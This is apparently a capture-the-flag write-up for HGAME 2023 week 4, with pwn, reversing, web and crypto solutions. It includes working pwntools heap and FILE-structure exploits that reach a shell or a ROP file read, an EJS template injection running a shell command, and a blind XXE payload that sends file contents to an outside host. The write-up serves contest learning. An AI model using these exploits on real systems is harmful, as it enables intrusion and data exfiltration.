week4-Leof

Pwn

without_hook

house of cat

```python
from pwn import *
binary = "./vuln"
elf = ELF(binary)
#libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc = elf.libc
ip = 'week-4.hgame.lwsec.cn'
port = 31655
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800


def menu(n):
    sla(b'>', str(n).encode())

def add(idx, size):
    menu(1)
    sla(b'Index: ', str(idx).encode())
    sla(b'Size: ', str(size).encode())

def delete(idx):
    menu(2)
    sla(b'Index: ', str(idx).encode())

def edit(idx, con):
    menu(3)
    sla(b'Index: ', str(idx).encode())
    sa(b'Content: ', con)

def show(idx):
    menu(4)
    sla(b'Index: ', str(idx).encode())

add(0, 0x528)
add(1, 0x518)
add(2, 0x518)
add(4, 0x518)

delete(0)
show(0)
libcbase = uu64() - 0x1f6cc0
lg('libcbase')

rtld = libcbase + 0x243020
l_next = libcbase + 0x2448b0
setcontext = libcbase + 0x41ae0 + 61
sys_addr = libcbase + 0x4e520
sh = libcbase + libc.search(b'/bin/sh').__next__()
fd = libcbase + 0x1f70f0
pop_rdi = libcbase + 0x0000000000023ba5
ret = libcbase + 0x0000000000022d19
open_addr = libcbase + libc.sym['open']
read_addr = libcbase + libc.sym['read']
write_addr = libcbase + libc.sym['write']
pop_rsi = libcbase + 0x00000000000251fe
pop_rdx_r12 = libcbase + 0x000000000008bbb9
IO_list_all = libcbase + 0x1f7660
IO_wfile_jumps = libcbase + 0x1f30a0

add(5, 0x550)
delete(2)
edit(0, p64(fd) * 2 + p64(0) + p64(IO_list_all - 0x20))

add(6, 0x550)
show(0)
heapbase = u64(io.recv(6).ljust(8, b'\x00')) - 0xce0
lg('heapbase')

fake_IO = flat({
    0x10: 0,
    0x18: 1,        #write_ptr > write_base
    0x90: heapbase + 0x7d0,
    0xb0: -1,
    0xc8: IO_wfile_jumps + 0x30,
}, filler = b'\x00', arch = "amd64")
fake_wide_data = flat({
    0x18: 0, #write_base
    0x20: heapbase + 0x1c90, #write_ptr
    0xa0: heapbase + 0xf20,     #rop_addr
    0xa8: ret,
    0xe0: heapbase + 0x1730,
}, filler = b'\x00', arch = 'amd64')
edit(2, fake_IO)
edit(1, fake_wide_data)

edit(5, b'a' * 0x18 + p64(setcontext))
payload = b'a' * 0xa0 + p64(heapbase + 0x1210) + p64(ret)
edit(6, payload)

flag_addr = heapbase + 0x1210 + 0x80
orw = p64(pop_rdi) + p64(flag_addr) + p64(pop_rsi) + p64(0) + p64(open_addr)
orw += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(heapbase + 0x10) +
p64(pop_rdx_r12) + p64(0x30) + p64(0) + p64(read_addr)
orw += p64(pop_rdi) + p64(1) + p64(write_addr) + b'./flag'
edit(4, orw)

#debug('b _IO_flush_all_lockp')
#debug('b _IO_wfile_overflow')
#debug('b _IO_wdefault_xsgetn')
#debug('b _IO_wfile_seekoff')
menu(5)
ia()
#hgame{920a1236e2038012f58e23ae646112d38ce0ad10}
```

4nswer's gift

申请大堆块可以将heap申请至libc上方并且为固定偏移，相当于有了堆地址，然后直接打IO就行

```
from pwn import *
binary = "./vuln"
elf = ELF(binary)
#libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc = elf.libc
ip = 'week-4.hgame.lwsec.cn'
port = 30525
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800

offest = 0x100026474

ru(b'this: ')
libcbase = int(io.recvuntil(b'\n', drop=True), 16) - 0x1f7660
#lg('libcbase')

#debug('b* $rebase(0x123C)')
sla(b'How many things do you think is appropriate to put into the gift?',
str(0x61A80).encode())

one = [0x4e0b0, 0x105faa, 0x105fb2, 0x105fb7]
IO_obstack_jumps = libcbase + 0x1f33a0
IO_wfile_jumps = libcbase + 0x1f30a0
IO_file_jumps = 0x1f35e0
IO_str_jumps = libcbase + 0x1f36a0
sys_addr = libcbase + libc.sym['system']

fake_IO_addr = libcbase - 0x64ff0
fake_IO = flat({
    0x18: 1,
    0x20: 0,
    0x28: 1,
    0x38: sys_addr,
    0x48: libcbase + libc.search(b'/bin/sh').__next__(),
    0x50: 1,
    0xc0: 0,
    0xd8: IO_obstack_jumps + 0x20,
    0xe0: fake_IO_addr,
}, filler = b'\x00', arch = 'amd64')

#debug('b _IO_flush_all_lockp')
sla(b'What do you think is appropriate to put into the gitf?', fake_IO)
ru(b'buy~\n')
ia()
#hgame{d46f0d77824508d86a314e1a34104326c8aa406d}
```

Re

vm

动调可以发现前面的一段指令是重复的

```
[0, 3, 0, 0, 0, 3, 0, 3, 0, 3, 0, 3, 0, 0, 3, 3, 3, 0, 1, 0, 3, 0, 0, 4, 6, 5]
```

根据伪代码和内存值，3模拟的是算术运算，1为入栈操作，4比较reg0和reg1的值

断点打在case4，多执行几次很容易就能推出前面是逐位加密flag并放入模拟出来的栈中，加密流程如下


```
flag[i] += flag[i] + enc1[i]
flag[i] ^= enc2[i]
result = ((flag[i] << 8) & 0xff00) + (flag[i] >> 8)
```

之后断点打在case2的出栈操作执行下去就能找到加密完之后进行比较的密文了

```
enc1 = [0x9b, 0xa8, 0x2, 0xbc, 0xac, 0x9c, 0xce, 0xfa, 0x2, 0xb9, 0xff, 0x3a,
0x74, 0x48, 0x19, 0x69, 0xe8, 0x3, 0xcb, 0xc9, 0xff, 0xfc, 0x80, 0xd6, 0x8d,
0xd7, 0x72, 0x0, 0xa7, 0x1d, 0x3d, 0x99, 0x88, 0x99, 0xbf, 0xe8, 0x96, 0x2e,
0x5d, 0x57]
enc2 = [0xc9, 0xa9, 0xbd, 0x8b, 0x17, 0xc2, 0x6e, 0xf8, 0xf5, 0x6e, 0x63, 0x63,
0xd5, 0x46, 0x5d, 0x16, 0x98, 0x38, 0x30, 0x73, 0x38, 0xc1, 0x5e, 0xed, 0xb0,
0x29, 0x5a, 0x18, 0x40, 0xa7, 0xfd, 0xa, 0x1e, 0x78, 0x8b, 0x62, 0xdb, 0xf, 0x8f,
0x9c]
enc3 = [0x4800, 0xf100, 0x4000, 0x2100, 0x3501, 0x6400, 0x7801, 0xf900, 0x1801,
0x5200, 0x2500, 0x5D01, 0x4700, 0xfd00, 0x6901, 0x5c00, 0xaf01, 0xb200, 0xec01,
0x5201, 0x4f01, 0x1a01, 0X5000, 0x8501, 0xcd00, 0x2300, 0xf800, 0xc00, 0xcf00,
0x3d01, 0x4501, 0x8200, 0xd201, 0x2901, 0xd501, 0x601, 0xa201, 0xde00, 0xa601,
0xca01]
enc3 = enc3[::-1]
flag = ""

for j in range(40):
    for i in range(30, 127):
        y = i
        i += enc1[j]
        i ^= enc2[j]
        x = ((i << 8) & 0xff00) + (i >> 8)

        if x == enc3[j]:
            flag += chr(y)
            break
    print(flag)
#hgame{y0ur_rever5e_sk1ll_i5_very_g0od!!}
```


shellcode

ida动调可以看到base64解密出的shellcode 生成函数发现是一个魔改的tea 解密即可



```
_DWORD *__fastcall sub_3C0000(__int64 a1, __int64 a2, __int64 a3, unsigned int *a4)
{
  _DWORD *result; // rax
  unsigned int v5; // [rsp+20h] [rbp-38h]
  __int64 v6; // [rsp+24h] [rbp-34h]
  unsigned int i; // [rsp+40h] [rbp-18h]

  v5 = *a4;
  v6 = a4[1];
  for ( i = 0; i < 32; ++i )
  {
    HIDWORD(v6) -= 0x543210DD;
    v5 += (((unsigned int)v6 >> 5) + 33) ^ (v6 + HIDWORD(v6)) ^ (16 * v6 + 22);
    LODWORD(v6) = v6 + (((v5 >> 5) + 55) ^ (v5 + HIDWORD(v6)) ^ (16 * v5 + 44));
  }
  *a4 = v5;
```

```
#include <stdio.h>
#include <stdint.h>

//default
void encrypt(uint32_t* v, uint32_t* k) {
    uint32_t v0 = v[0], v1 = v[1], sum = 0, i;           /* set up */
    uint32_t delta = 0x9e3779b9;                     /* a key schedule constant
*/
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];   /* cache key */
    for (i = 0; i < 32; i++) {                       /* basic cycle start */
        sum += delta;
        v0 += ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        v1 += ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
    }                                              /* end cycle */
    v[0] = v0; v[1] = v1;
}

void decrypt(uint32_t* v, uint32_t* k) {
    uint32_t delta = 0x0ABCDEF23; /* a key schedule constant */
    uint32_t v0 = v[0], v1 = v[1], sum = 32*delta, i;  /* set up */
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];   /* cache key */
    for (i = 0; i < 32; i++) {                         /* basic cycle start */
        v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
        v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        sum -= delta;
    }                                              /* end cycle */
    v[0] = v0; v[1] = v1;
    printf("%x %x\n", v[0], v[1]);
}

void output(char* p1, char* p2) {
    for (int i = 0; i < 4; i++) {
        printf("%c", *(p1 + i));
    }

    for (int j = 0; j < 4; j++) {
        printf("%c", *(p2 + j));
    }
}

void translate(uint32_t* m) {
    char* p1 = (char*)&m[0];
    char* p2 = (char*)&m[1];

    output(p1, p2);
}



int main()
{


    // v为要加密的数据是两个32位无符号整数  k为加密解密密钥，为4个32位无符号整数，即密钥长度为
128位
    uint32_t  k[4] = { 0x16,0x21,0x2c,0x37 };

    uint32_t v_0[2] = { 0xe4b36920,0x936924d0 };
    uint32_t v_1[2] = { 0xa816d144,0xaa82d5f5 };
    uint32_t v_2[2] = { 0x3679f0da,0x7f32fd06 };
    uint32_t v_3[2] = { 0x3460c0d3,0xb7214939 };
    uint32_t v_4[2] = { 0xe57269a2,0x836a51fa };

    decrypt(v_0, k);
    decrypt(v_1, k);
    decrypt(v_2, k);
    decrypt(v_3, k);
    decrypt(v_4, k);

    //translate(v_0);
    //translate(v_1);
    //translate(v_2);

    return 0;
}
```



Delimiter
Auto

By
Character

```
length: 68
 lines:  1
7d6b723077656d30685f7327757475745f3368745f73315f733168747b656d616768
```


```
 start:  0     time:  0ms
   end: 34   length:   34
length: 34    lines:    1
hgame{th1s_1s_th3_tutu's_h0mew0rk}
```

```
hgame{th1s_1s_th3_tutu's_h0mew0rk}
```

Web

Shared Diary

原型链污染role为admin登陆




```
POST /login HTTP/1.1
Host: week-4.hgame.lwsec.cn:31708
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 93
Origin: http://week-4.hgame.lwsec.cn:31708
Connection: close
Referer: http://week-4.hgame.lwsec.cn:31708/login
Upgrade-Insecure-Requests: 1

{
  "username":"admin",
  "constructor":{
    "prototype":{
      "role":"admin"
    }
  }
}
```

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 46
Set-Cookie: session=
s%3A_zVp3P49ofpakJqlSPFxjfMdSDsSCcW4.svwt6mLwcxcIijT05onM2rTr%2BceBhYo4hvg4xZgfZ8k; Path=/;
HttpOnly
Date: Tue, 07 Feb 2023 03:08:34 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/">
    /
  </a>
</p>
```

ejs命令执行

```
<%- global.process.mainModule.require('child_process').execSync('cat /flag') %>
```



Hello admin!

hgame{N0tice_prototype_pollution&&EJS_server_template_injection}

```
hgame{N0tice_prototype_pollution&&EJS_server_template_injection}
```

Tell Me


xxe将flag带出来

test.dtd

```
<!ENTITY % file SYSTEM
"php://filter/read=convert.base64-encode/resource=flag.php">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://ip/?p=file;'>">
```

payload

```
<!DOCTYPE convert [ <!ENTITY % remote SYSTEM "http://ip/test.dtd">
%remote;%int;%send; ]>
```



```
POST /send.php HTTP/1.1
Host: week-4.hgame.lwsec.cn:32368
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 166
Origin: http://week-4.hgame.lwsec.cn:32368
Connection: close
Referer: http://week-4.hgame.lwsec.cn:32368/
Cookie: session=s%3AUmuYbmm9YAdAWpdyqORpH5WWtEwElAUP.%2BXwH7m9Sa6H4CJquJwdG4EIIE4RpTOe8y0EjrlSfVok

<!DOCTYPE convert [ <!ENTITY % remote SYSTEM "http:/[redacted]/test.dtd"> %remote;%int;%send;
 ]>
<user>
  <name>
    1
  </name>
  <email>
    1
  </email>
  <content>
    1
  </content>
</user>
```

```
HTTP/1.1 200 OK
Date: Tue, 07 Feb 2023 03:20:01 GMT
Server: Apache/2.4.51 (Debian)
X-Powered-By: PHP/7.4.27
Vary: Accept-Encoding
Content-Length: 474
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  DOMDocument::loadXML(): internal error: xmlParseInternalSubset: error detected in Markup
declaration in
http://[redacted]?p=PD9waHAgDQogICAgJGZsYWcxIDOgImhnYW1leOJlXOF3YXJlXzBmX1hYZUJsMW5kMW5qZWN0a
TBufSI7DQo/Pg==, line: 1 in <b>
  /var/www/html/send.php
</b>
 on line <b>
  10
</b>
<br />
<br />
<b>
  Warning
</b>
:  simplexml_import_dom(): Invalid Nodetype to import in <b>
  /var/www/html/send.php
</b>
 on line <b>
  16
</b>
<br />
name,email,content cannot be empty
```

```
hgame{Be_Aware_0f_XXeBl1nd1njecti0n}
```

Cry

LLLCG

非预期，没有取模，用最后一个除以倒数第二个即可

```
from Crypto.Util.number import *

from Crypto.Util.number import *
```

```
x =
211706345021965978582473856030542488963797994201449979323423068941966827499360254
330643660761059646126512449362267299536653014846007447287061921020560680746163996
771015454076648897406899412762209754432878014116037419373277500817677466366165305
009153721687300459282721043713926718187963843509474811862358934394540968316235913
691096821773097999803101850872087152652348919655195059064950709309063524440662042
964176719608703800470637173402188360470627959367190007621974120461023600478028657
379431478967388771732831581736913923364405932791223918978322835073594228437222375
260708633654008776114050868653548224768926836423078646687545848737264877164881877
209804049573798397877344471900650280575954361388544157290762599686673743391794334
291968967958947854335793334883544798246809088823456507961990982495948593962192819
110928127031241510054226950521638602795151665239167297781665208527943562064650065
845647352064096741541158097026905997719587649236754043073771580396006996659400786
075727635509119346306188199355211363907121655444829191013465436213677340852583667
067404296069108000110380914215840428356819199656846719654264083335417511593293657
991087225916570365163835434762049651499148316672875581292422338216152800597945075
793826356004757024559811240471510233510123181726724193362823604158393795781644493
704904947674748316949809335502005645694160044393440624031295738010112716936288125
701871983993157292051265758766515441991632654639991296519381648995032771882466681
738647022560507077981770319902002804395826390295722279225087452371665056549255103
897558881530028741556308952801878431388678775836954428060563710832641571855316899
904424635930974350823101948368962289769122687810793059830362486109769756602138985
026312808859608863314211699811835852664260840351985154036064417732318710161124472
036875547700357109731941252392981699836542358733478738379730064681735729805418443
951078149828960253869241822220255973792102580190290331726358522510108371762717787
731620217163290882676971026454197693143448225316591840604886185119943300461298605
156980220533174740969403961553995022087939781956914033642317920660655714499319745
118517278027614502394858920437861157409431736024212975457266770864161424693526349
290037650109752356839339182135976323549893398490004538510928460210628623129728348
526295833141162252344600843611825320693803265436282928381031595892948401697545417
956188774967337556584606710222786366844218297831298309699350008599647519088000053
427813749763760824679550436742252965495469071719554705129511919329845336540268882
932962953718388456014416647856023706808952003085524185617685185625752553667775368
825164414779915944586475601813692464702637640244407590384409004567087816676347797
814675955400055978138799338578404067787656077259560700048498779031111667543238906
386805793464924822340993159093077917515034504346987580680343017480236847119150722
250941784633108109450957451420190000545514327106957342360380720146233809796423338
556656165441120671897637603402673385950967221201681448959417963890118997063918245
706206925167186281744492944300792943069688661235689579517303463424990769449061452
002133595648913461743585809088479332726694508749034283007162073705249235486267445
887980326765494523104513594564676249504400592416546032445288249298947715101956435
990509030419743040052688783403896343194761708097195382087658160401707100909885939
933542227852457201109822599665949910385326864168127451324364997763138128800172536
616029112717164602487214150591525733826002541665991105718690542443532425962837232
510320176781531424358333763863254483600583144387220526796180672046134069077376701
831079272376518674710075662315829425983270952243856944754013546591740242316700556
967388841986281681532676019437258119302268609370075375808404939065506876277504270
653817002129078411639211723443452406384666521561173740840463234988327866763439662
075182802886090971960842010901119138004062587835128727178449593113686402078228676
091455912993040436749110702481740682296673369165088788247811288833848288235700662
996462689429088740495338812357792085942743152656873777516220033038714424397226221
623137280950850684087244004342538690584476495706524761380012635320454752998941051
025640540338305710654535528478256452999974938512724497391944057325863444838576550
531915066369115596819597873894529477678562452328560972723949479268057104172374662
```

```
85076245292186659028554020474721045117290900148894987022790409012731107576761310 4
035073943569800266182403616937023591245323440292954780
```

```
y =
2210339415803634038733110355745541789857097874150036841255120171762841025589598926
352543605619033424326732572701077344406169555997861931257994488027503944754136255
082354819393839059542447248228393813470665296403599607402110116352002602847181676
940674654720503924792444998117749748341969727766499899690157212731972800132239690
450411869643662853003272593125293511241820848706937382115593985404133030100795101
325528838583500473873628197303600540581014108579850010051562554010068110591998932
816813195598454914327420661892220040938762016828330027849343321506055192387195514
973490848224082774126163746304819739778338705178425692516757524340164358832333693
980858710695874051697953075011653700607593145633932269443525738959569470346368639
312303670663651294503864381145120459035203521554968920427261887997873805383109814
437114886986749268262076896226353565994159163401495591195279123461145638515459103
799572379787710141556893841305001488204135637700555450316229054215885818109023108
874808981578600520414598405561221054934647174090964228772700313606512465610611714
731581728922538352604175367390569577463883219374481075443620400409899035670215707
179615285771337748600314416990441003907871568568882390962430404344610474279680343
065939090708381924082381423021498640970077479076909681734652308604265896257601242
669107840830087479665447690657852886109825402968234257615149378010128483644151427
252216459767837892997078687392993212905192321277937211269609733856983805806946191
470327348315122269106944658695263800286645313712281341843342632831193499185625945
147807365147414293048714960591564730157273917026662494610918104515043210085373721
002792248290996463726600432170994672519926504295016400669859119408175051848705293
979381241575309679908001709719415847134817196536991783953953636436640545787615580
459712592330823381758261629690926283369480640579979821880609153984994912068741522
219119944539056630329079096520430865500306985215239572176642065484382211260121294
946603945878662041487146071096638350950203578354994361315610513551266959950269781
536975918067739452703322781262136461179998708211072088404474086467798220706144532
224148381271510829548267663443249211239128168392349655417485217454972594178541621
955408662590013128456627383586251263636223918550576991196343771124884867502159556
208032937741413991195829141833228354805784696915823276377713447619890962480997666
973884863789347160089001432191899295995048038319319429663700801032121122044151466
335221748044052241246842605454805578609475081989621432480738414494533803970130417
704998509253026924606349225650961013107114702787783209828295963353010554141609959
867901376063635059690369070659242002151536609836558317405708151126448858160339661
965629719496651202942303191146429892916708912057284522183660102322056191387242824
428594281657233253440464391298575326194601534487790774328223840303585530511902204
784091570768088497905063165859845079430040038050331142613188348194425319965067942
281156805588188309870200486602207919980041792302144641229016106909675996790545196
714499602798047891991664236956099928400536085489718593309781105091466579136314487
893507564800832388162240749321319891708032065460327451915630787431869051515875119
763157257225578251619038913897082430107607097099127647042537910277214609154033726
860574747657603152556694678320170563563063793477736920474440611810838426384380575
983750552779421450622921277408443732792400304113981076069563116461371566106687351
561019647692426243514773785841680130210515750850385607559917277320405635139893497
670808754890457688131878332855739229593806744329013317355816999208333555411599130
763056887452391960095939404485332281859759761456250472001312632572568428730288863
840659289291266652418847426610174619536866222563115759344242746491169921826781979
989070951598597532006453963857195802234196325355602109633618281052964627897897738
941146059658522363553484624799843461843547974930026183225043521982919101399634944
895580012472430055651143242514020430564051025603945312285848478878599654096428952
417805391030163733234093391333946260295891442928043912309746607549007600923847117
959906911920834529880355344146802176584681522800227787793562158590229021382104940
933653717667898847980670644184503554868986320551063207294943529486241277183096968
784735626714435773822113055393232488560323951630141711800993254496346719300800698
676680613130067896410858714
```

```
print(long_to_bytes(x // y))
#hgame{W0w_you_know_the_hidden_number_problem}
```

ECRSA

给了p和q，分别求阶然后CRT求出模n下的点就行

```
from Crypto.Util.number import *
import gmpy2
p=115192265954802311941399019598810724669437369433680905425676691661793518967453
q=109900879774346908739236130854229171067533592200824652124389936543716603840487
n =
126597313716333234063610717354807438709428844075116471447580559119313215343330577
25377899993936046070028289182446615763391740446071787318153462098556669611
a = 34573016245861396068378040882622992245754693028152290874131112955018884485688
b =
103282137133820948206682036569671566996381438254897510344289164039717355513886
e = 11415307674045871669
E = EllipticCurve(Zmod(n), [a, b])
Eq = E.change_ring(GF(q))
Ep = E.change_ring(GF(p))
ciphertext =
b'f\xb1\xae\x08`\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x84\xf0\x87\xde\xedF\x
99\xe0\xf7\xdcH\x9ai\x04[\x8b\xbbHR\xd6\xa0\xa2B\x0e\xd4\xdbr\xcc\xad\x1e\xa6\xba
\xad\xe9L\xde\x94\xa4\xffKP\xcc\x00\x907\xf3\xea'
x = bytes_to_long(ciphertext)
cq = Eq.lift_x(Integer(x))
cp = Ep.lift_x(Integer(x))
dq = gmpy2.invert(e,Eq.order())
dp = gmpy2.invert(e,Ep.order())
mq = cq * dq
mp = cp * dp
print(mq)
print(mp)
flag = crt([int(mp[0]),int(mq[0])],[p,q])
print(long_to_bytes(flag))
#hgame{ECC_4nd_RSA_also_can_be_combined}
```

LLLCG Revenge

造个格子梭出较小的nonce，flag也能一起梭出来

